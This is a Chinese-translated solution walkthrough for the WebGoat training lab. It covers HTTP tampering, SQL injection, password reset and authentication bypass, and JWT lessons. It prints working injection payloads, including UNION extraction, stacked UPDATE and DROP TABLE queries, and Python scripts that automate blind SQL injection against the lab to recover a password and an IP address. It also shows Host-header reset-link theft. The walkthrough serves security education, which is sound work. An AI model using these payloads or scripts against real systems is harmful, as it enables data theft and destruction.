

Written by Pierre-Arnaud Laporte

Read this in other languages: [Français](#).

原文地址: [https://github.com/WebGoat/WebGoat/wiki/\(Almost\)-Fully-Documented-Solution-\(en\)](https://github.com/WebGoat/WebGoat/wiki/(Almost)-Fully-Documented-Solution-(en))

- **Introduction:**
  - [WebGoat](#)
  - [WebWolf](#)
- **General:**
  - [HTTP Basics](#)
  - [HTTP Proxies](#)
  - [CIA triad](#)
  - [Google Chrome Developer Tools](#)
- **(A1) Injection:**
  - [SQL Injection \(introduction\)](#)
  - [SQL Injection \(advanced\)](#)
  - [SQL Injection \(mitigation\)](#)
- **(A2) Broken Authentication:**
  - [Secure Passwords](#)
  - [Password reset](#)
  - [Authentification Bypasses](#)
  - [JWT tokens](#)
- **(A3) Sensitive Data Exposure:**
  - [Insecure Login](#)
- **(A4) XML External Entities (XXE):**
  - [XXE](#)
- **(A5) Broken Access Control:**
  - [Insecure Direct Object References](#)
  - [Missing Function Level Access Control](#)
- **(A7) Cross-Site Scripting (XSS):**
  - [Cross Site Scripting](#)
  - [Cross Site Scripting \(stored\)](#)
  - [Cross Site Scripting \(mitigation\)](#)
- **(A8) Insecure Deserialization:**
  - [Insecure Deserialization](#)
- **(A9) Vulnerable Components:**
  - [Vulnerable Components](#)

- (A8:2013) Request Forgery:
  - Cross-Site Request Forgeries
  - Server-Side Request Forgeries
- Client side:
  - Bypass front-end restrictions
  - HTML tampering
  - Client side filtering
- Challenges:
  - Admin lost password
  - Without password
  - Creating a new account
  - Admin password reset
  - Without account


## Introduction:

### WebGoat


1.  有关webwolf的内容暂时无法完成

### General:


#### HTTP Basics

2.  输入你的姓名并按下 'go'

输入你的姓名并按下 **Go!**.

3.  打开显示参数或其他功能  
 尝试使用 OWASP ZAP 拦截请求


- 在浏览器中打开 *Development Tools* , 然后转到 *Network* 选项卡.
- 用 `POST` 或 `GET` 和一个随机数字填入的字段, 并且单击 **Go!**.
- 在 *Network* 选项卡中找到 `attack2` 请求 并单击 *Edit and Resend*.
- 检索请求正文中的 `magic_num` , 同时发现请求为 `POST` 请求, 填入正确参数后再次单击 **Go!** .



## HTTP Proxies

6.

- 在浏览器中打开 *Development Tools* , 然后转到 *Network* 选项卡.
- 在没有编辑参数的情况下单击 **Submit**.
- 在 *Network* 选项卡中找到 `intercept-request` 请求 并单击 *Edit and Resend*.
- 把 `POST` 方法换成 `GET` .
- 把 URL 从 `http://host:port/HttpProxies/intercept-request` 换成 `http://host/HttpProxies/intercept-request?changeMe=Requests%20are%20tampered%20easily`
- 在请求头中加上 `x-request-intercepted: true` .
- 清空请求body.



## CIA triad

## 5. 1. How could an intruder harm the security goal of confidentiality?

Solution 3: By stealing a database where names and emails are stored and uploading it to a website.

## 2. How could an intruder harm the security goal of integrity?

Solution 1: By changing the names and emails of one or more users stored in a database.

## 3. How could an intruder harm the security goal of availability?


Solution 4: By launching a denial of service attack on the servers.

## 4. What happens if at least one of the CIA security goals is harmed?

Solution 2: The systems security is compromised even if only one goal is harmed.

### Google Chrome Developer Tools

- 在浏览器中打开 *Development Tools* , 然后转到 *Console* 选项卡.
- 在console中输入 `webgoat.customjs.phoneHome()` ,回车.




## 6. ⚠️ 与提示说的相反, 请求名不是 `dummy` , 而是 `network` .

💡 清除所有请求, 然后发出请求。您应该能够找出, 哪个请求保存了数据.

💡 请求名为 "dummy"

- 在浏览器中打开 *Development Tools* , 然后转到 *Network* 选项卡
- 在 **WebGoat** 页面上单击 **Go!**.
- 在 *Network* 标签页找到对 `network` 的请求并单击 *Parameters*.



### (A1) Injection:

#### SQL Injection (introduction)

- 💡 您希望得到部门的列中的数据, 你知道数据库名 (employees) 并且知道员工的第一名和姓氏 (first\_name, last\_name).

- 💡 SELECT column FROM tablename WHERE condition;
- 💡 比较两个字符串时使用 ' 而不是 " .
- 💡 比较两个字符串时注意区分大小写.

SQL query: `SELECT department FROM employees WHERE first_name='Bob'`

3. 💡 尝试更新语句
  - 💡 UPDATE table name SET column name=value WHERE condition;

SQL query: `UPDATE employees SET department='Sales' WHERE first_name='Tobi'`

4. 💡 更改现有数据库中表的结构
  - 💡 不要忘记新字段的类型 (e.g. varchar(size) 或 int(size))
  - 💡 ALTER TABLE table name ADD column name data type(size);

SQL query: `ALTER TABLE employees ADD phone varchar(20)`

5. 💡 看这个例子。有你需要的一切.

SQL query: `GRANT ALTER TABLE TO UnauthorizedUser`

9. 💡 请记住，对于成功的 Sql-注入，查询需要始终评估为 true.

`SELECT * FROM users_data FIRST_NAME = 'John' and Last_NAME = ' ' + or + '1'='1`

10. 💡 尝试检查哪些输入字段容易受到注入攻击.
  - 💡 将 0 or 1 = 1 插入第一个输入字段. 输出应告诉您此字段是否可注入.
  - 💡 第一个输入字段不受 sql 注入的影响.
  - 💡 您无需在注入字符串中插入任何引号.

- Login\_count: `0`

- User\_Id: `0 OR 1=1`

11. 💡 应用程序正在获取您的输入，并将值插入到预先形成的 SQL 命令的 "name" 和 "auth\_tan" 变量.
  - 💡 复合 SQL 语句可以通过使用 AND 和 OR 等关键字扩展语句的 WHERE 子句来进行.
  - 💡 尝试附加始终解析为 true 的 SQL 语句.
  - 💡 确保所有引号 (""") 都正确打开和关闭，以便生成的 SQL 查询在语法上是正确的.
  - 💡 尝试通过添加类似: "或"1" = '1 来扩展语句的 WHERE 子句.

- Employee Name: `A`

- Authentication TAN: `' OR '1' = '1`

12. 💡 尝试查找方法，将另一个查询链接到现有查询的末尾.
  - 💡 使用 ; 元字符来做.
  - 💡 使用 DML 来更改您的工资.

💡 确保生成的查询在语法上是正确的.

💡 '; UPDATE employees.....怎么样?

- Employee Name: A
- Authentication TAN: '; UPDATE employees SET salary=99999 WHERE first\_name='John

13. 💡 使用您以前学到的技术.

💡 应用程序获取与它相同的条目的输入和筛选器.

💡 尝试查询链以达到目标.

💡 DDL 允许您删除 (DROP) 数据库表.

💡 基础 SQL 查询如下所示: "SELECT \* FROM access\_log WHERE action LIKE '%" + action + "%".

💡 请记住, 您可以使用 -- 元字符来注释掉行的其余部分.

Action contains: %'; DROP TABLE access\_log;--

### SQL Injection (advanced)

3. 💡 请记住, 在使用 UNION 时, UNION 中的每个 SELECT 语句必须具有相同的列数.

💡 第一个 SELECT 语句中的列的数据类型必须与第二个 SELECT 语句中的数据类型类似.

💡 新的 SQL 查询必须以注释结尾. eg: --

💡 如果列需要字符串, 您可以替换类似 'a String' 之类的内容. 对于整数, 您可以替换 1.

- Name: '; SELECT \* FROM user\_system\_data;-- OR ' UNION SELECT 1, user\_name, password, cookie, 'A', 'B', 1 from user\_system\_data;--

- Password: passW0rD

5. 💡 查看从服务器收到的不同响应

💡 漏洞位于注册表单

💡 易受攻击字段是注册表单的 username 字段.

💡 使用工具自动攻击.

💡 在每次webgoat每次启动时, 表名是随机的, 首先尝试确定表名.

💡 通过更新语句更改密码

如提示中指定, 可以使用 UPDATE 更改密码. 也可以找到原始密码, 我们将在建议的解决方案中看到.

- Login 表单似乎未提供来自各种输入的任何有用输出, 但是 Register 表单允许我们检查用户名是否存在.
- 如果我们尝试注册以下用户名: tom' AND '1'='1 我们发现用户名能被接受.
- 我们可以用它来作为一个预言, 并检查一次tom的密码是什么.
- 幸运的是, 我们寻找的表名为 password (guessing), 因此我们可以尝试注册以下用户名: tom' AND substring(password,1,1)='t
- 响应指出用户名已经存在, 我们知道t是 Tom 密码的第一个字符.

- 通过模糊其余的字符，我们可以确定汤姆的密码是 `thisisasecretfortomonly`.

此挑战可以是练习脚本的好方法。下面，一个 Python 代码的小示例来查找答案:

```
import json
import requests

def sql_injection_advance_5():
    alphabet_index = 0
    alphabet = 'abcdefghijklmnopqrstuvwxyz'
    password_index = 0
    password = ''

    headers = {
        'Cookie': COOKIE,
    }

    while True:
        payload = 'tom\' AND substring(password,{},1)=\'{}\'.format(password_index
+ 1, alphabet[alphabet_index])

        data = {
            'username_reg': payload,
            'email_reg': 'a@a',
            'password_reg': 'a',
            'confirm_password_reg': 'a'
        }

        r = requests.put('http://HOST:PORT/SqlInjectionAdvanced/challenge',
headers=headers, data=data)

        try:
            response = json.loads(r.text)
        except:
            print("Wrong JSESSIONID, find it by looking at your requests once
logged in.")
            return

        if "already exists please try to register with a different username" not
in response['feedback']:
            alphabet_index += 1
            if alphabet_index > len(alphabet) - 1:
                return
        else:
            password += alphabet[alphabet_index]
            print(password)
            alphabet_index = 0
            password_index += 1

sql_injection_advance_5()
```

```
t
th
thi
this
thisi
thisis
thisisa
thisisas
thisisase
thisisasec
thisisasecr
thisisasecre
thisisasecret
thisisasecretf
thisisasecretfo
thisisasecretfor
thisisasecretfort
thisisasecretforto
thisisasecretfortom
thisisasecretfortomo
thisisasecretfortomon
thisisasecretfortomonl
thisisasecretfortomonl
Press any key to continue . . .
```

6.

### 1. What is the difference between a prepared statement and a statement?

Solution 4: A statement has got values instead of a prepared statement

### 2. Which one of the following characters is a placeholder for variables?

Solution 3: ?

### 3. How can prepared statements be faster than statements?

Solution 2: Prepared statements are compiled once by the database management system waiting for input and are pre-compiled this way.

### 4. How can a prepared statement prevent SQL-Injection?


Solution 3: Placeholders can prevent that the users input gets attached to the SQL query resulting in a separation of code and data.

### 5. What happens if a person with malicious intent writes into a register form :Robert); DROP TABLE Students;-- that has a prepared statement?

Solution 4: The database registers 'Robert' ); DROP TABLE Students;--'.

### SQL Injection (mitigation)

5.  首先建立连接，之后您可以创建语句。

 `SqlStringInjectionHint-mitigation-10a-10a2`

字段必须包含以下单词才能完成该课程: `getConnection` , `PreparedStatement` , `prepareStatement` , `?` , `?` , `setString` , `setString` .



```

Connection conn = DriverManager.getConnection(
 (DBURL, DBUSER, DBPW);

PreparedStatement ps = conn.prepareStatement(
 ("SELECT status FROM users WHERE name=
 AND mail=?");

ps.setString(1, "user");
ps.setString(2, "mail");

```

Submit

6. 数据库连接必须被 try-catch 块包围，以处理建立连接时的常见错误情况。
- 请记住使用正确的语句类型，因此您的代码不再容易受到 SQL 注入的影响。
- 在预备语句中通配符 '?' 可以以正确的方式填充。每种数据类型都存在一种。
- 确认执行你的语句。
- 查看上一课，以重新检查如何建立连接。

使用以下内容完成窗口:

```

try {
    Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);
    PreparedStatement ps = conn.prepareStatement("SELECT * FROM users WHERE name = ?");
    ps.setString(1, "Admin");
    ps.executeUpdate();
} catch (Exception e) {
    System.out.println("Oops. Something went wrong!");
}

```

```

1 try {
2     Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);
3     PreparedStatement ps = conn.prepareStatement("SELECT * FROM users WHERE name = ?");
4     ps.setString(1, "Admin");
5     ps.executeUpdate();
6 } catch (Exception e) {
7     System.out.println("Oops. Something went wrong!");
8 }

```

10. Buggy lesson with the last version, a call to <http://localhost:8080/SqlInjection/servers> send back an error.

- 尝试排序并查看请求
- Intercept the request and try to specify a different order by 拦截请求并尝试指定不同的 order by 以 "(case when (true) then hostname else id end)" 为例,查看发生了什么

- 单击列排序执行对 <http://localhost:8080/SqlInjection/servers?column=ip>的请求. 可以通过使用浏览器工具拦截请求并提供准备好的字符串作为列值来利用此漏洞.
- 要了解 webgoat-prd 的IP 地址 我们首先必须找出表名和 ip 列名称. 显而易见的猜测是 **servers** 和 **ip**: `column=(CASE WHEN (SELECT ip FROM servers WHERE hostname='webgoat-acc') = '192.168.3.3' THEN id ELSE hostname END)`
- 如果这是正确的表和列名称, 则表将按 **ids**排序.
- 因此, 在拦截和更改请求后, 我们按**ids**排序了表, 猜测是正确的.
- 只是为了检查我们的逻辑, 让我们发送请求: `column=(CASE WHEN (SELECT ip FROM whatever WHERE hostname='webgoat-acc') = '192.168.3.3' THEN id ELSE hostname END)`
- 这会得到一个错误页面, 现在我们有了脚本攻击所需的所需的所有东西

```
import json
import requests

def sql_injection_mitigation_10():
    index = 0

    headers = {
        'Cookie': 'JSESSIONID=id'
    }

    while True:
        payload = '(CASE WHEN (SELECT ip FROM servers WHERE hostname=\'webgoat-prd\') LIKE \'{}\'.format(index) THEN id ELSE hostname END)'.format(index)

        r = requests.get('http://host:port/SqlInjection/servers?column=' + payload, headers=headers)

        try:
            response = json.loads(r.text)
        except:
            print("Wrong JSESSIONID, find it by looking at your requests once logged in.")
            return

        if response[0]['id'] == '1':
            print('webgoat-prd IP: {}'.format(index))
            return
        else:
            index += 1
            if index > 255:
                print("No IP found")
                return

sql_injection_mitigation_10()
```

## (A2) Broken Authentication:

### Secure Passwords

4. 输入一个安全的密码，检查密码强度的验证算法可以在这里找到  
<https://github.com/dropbox/zxcvbn>.

#### Password reset

2. ⚠ 该lesson暂时不可完成, There is a bug on WebWolf that prevents access to *Mailbox*.
- Click on **Forgot your password?**.
  - Enter the email address `{user}@...`.
  - Open the mail on **WebWolf** to retrieve the new password.
4. 有效的凭据是: admin 和 green, jerry 和 orange, tom 和 purple, larry 和 yellow.
5. 阅读建议.
6. ⚠ 该lesson暂时不可完成  
⚠ 课程编号在验证时不会变为绿色.
- 💡 Try to send a password reset link to your own account at `{user}@webgoat.org`, you can read this e-mail in WebWolf.
- 💡 Look at the link, can you think how the server creates this link?
- 💡 Tom clicks all the links he receives in his mailbox, you can use the landing page in WebWolf to get the reset link...
- 💡 The link points to `localhost:8080/PasswordReset/...` can you change the host to `localhost:9090`?
- 💡 Intercept the request and change the host header.
- 💡 For intercepting the request you have to use a proxy. Check the HTTP-Proxies Lesson in the general category if you're unfamiliar with using proxies. Important: There seem to be problems when modifying the request header with ZAP. We recommend to use Burp instead.
- Send an email to `tom@webgoat-cloud.org` and intercept the request.
  - Change the `Host: host:webgoat_port` header to `Host: host:webwolf_port` and return a request.
  - On **WebWolf**, go to **Incoming requests**, retrieve the variable `path` and go to the URL [http://host:webgoat\\_port/path](http://host:webgoat_port/path).
  - Change the password and validate the challenge with the latter.

Inspector Console Débugueur Éditeur de style Performances Mémoire Réseau Stockage Accessibilité

Filtrer les URL

É...	Méth...	Domaine	Fichier	Source	Type	Transfert	Tai...	0 ms		1,37 min	2,73
200	POST	127.0.0.1:80...	create-password-reset-link	xhr	json	446 o	162 o	45 ms			
200	GET	127.0.0.1:80...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	20 ms			
200	GET	127.0.0.1:80...	lessonoverview.mvc	xhr	json	1,27 Ko	0,9...	16 ms			
200	GET	127.0.0.1:80...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	18 ms			
200	GET	127.0.0.1:80...	lessonoverview.mvc	xhr	json	1,27 Ko	0,9...	17 ms			
200	GET	127.0.0.1:80...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	16 ms			
200	GET	127.0.0.1:80...	lessonoverview.mvc	xhr	json	1,27 Ko	0,9...	18 ms			
200	GET	127.0.0.1:80...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	16 ms			
200	GET	127.0.0.1:80...	lessonoverview.mvc	xhr	json	1,27 Ko	0,9...	17 ms			
200	GET	127.0.0.1:80...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	18 ms			
200	GET	127.0.0.1:80...	lessonoverview.mvc	xhr	json	1,27 Ko	0,9...	18 ms			
200	GET	127.0.0.1:80...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	18 ms			
200	GET	127.0.0.1:80...	lessonoverview.mvc	xhr	json	1,27 Ko	0,9...	18 ms			
200	GET	127.0.0.1:80...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	17 ms			
200	GET	127.0.0.1:80...	lessonoverview.mvc	xhr	json	1,27 Ko	0,9...	17 ms			
200	GET	127.0.0.1:80...	lessonmenu.mvc	xhr	json	7,96 Ko	7,6...	18 ms			

141 requêtes | 591,62 Ko / 629,92 Ko transférés | Terminé en : 5,30 min

Nouvelle requête

Annuler Envoyer

Méthode URL

POST http://127.0.0.1:8080/WebGoat/PasswordReset/ForgotPassword/create-password-re

En-têtes de requête :

Host: 127.0.0.1:9090  
Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
Cookie: JSESSIONID=RtRXVMH1xHMFQqr3Zamlcc0u0r6kzn88sp7AzG; language=fr\_FR; cook

Corps de la requête :

email=tom%40webgoat-cloud.org

```
{
  "method": "GET",
  "path": "/PasswordReset/reset/reset-password/6adc94da-68ca-4a1e-bcd3-3d248062d614",
  "headers": {
    "request": {
      "accept": "application/json, application/*+json",
      "user-agent": "Java/12.0.1",
      "host": "127.0.0.1:9090",
      "connection": "keep-alive"
    },
    "response": {
      "X-Application-Context": "application:9090",
      "X-Content-Type-Options": "nosniff",
      "X-XSS-Protection": "1; mode=block",
      "Cache-Control": "no-cache, no-store, max-age=0, must-revalidate",
      "Pragma": "no-cache",
      "Expires": "0",
      "X-Frame-Options": "DENY",
      "status": "404"
    }
  },
  "parameters": { },
  "timeTaken": "2"
}
```

## Authentification Bypasses

2. 对此的攻击与引用的故事类似，但不完全相同。

您确实想要篡改安全问题参数，但不删除它们

验证帐户的逻辑确实需要回答 2 个安全问题，但实现中存在缺陷


您是否尝试了重命名 secQuestion0 和 secQuestion1 参数？

- 在浏览器中打开 *Development Tools*，然后转到 *Network* 选项卡。
- 在不带参数的情况下点击 **Submit**。
- 在 *Network* 标签页找到对 `verify-account` 的请求并点击 *Edit and Resend*。
- 修改参数

`secQuestion0=&secQuestion1=&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=yourid`

为

`secQuestion2=&secQuestion3=&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=yourid`。



## JWT tokens

### 4. 课程编号在验证时不会变为绿色.



- 💡 选择其他用户并查看您返回的令牌，使用删除按钮重置投票计数
- 💡 解码令牌，并查看内容
- 💡 更改令牌的内容并替换 Cookie，然后发送获取投票
- 💡 将令牌管理字段更改为 true
- 💡 将算法更改为"无"并删除签名

- 在浏览器中打开 *Development Tools*，然后转到 *Network* 选项卡.
- 以tom用户登录webgoat 并点击 **Reset Votes**.
- 在 *Network* 标签页找到对 `reset` 的请求并点击 *Headers*.
- 注意 header:

```
Cookie:
access_token=eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE1NjQ0MDIyNDQsImFkbWluIjoizM
Fsc2UiLCJ1c2VyIjoibG9tIn0. _gPSRvB9wAAruFwaDgivXp4n5rHQFi5hT0JsVFqCkR9ZDUf3LhCgJ
Q
uTIipTGnZIS3XWL9MHZGaExJC7XhIiXA
```

- 在 base64 中，这被解码为: `{"alg":"HS512"}.`  
`{"iat":1564402244,"admin":"false","user":"Tom"}.signature` .
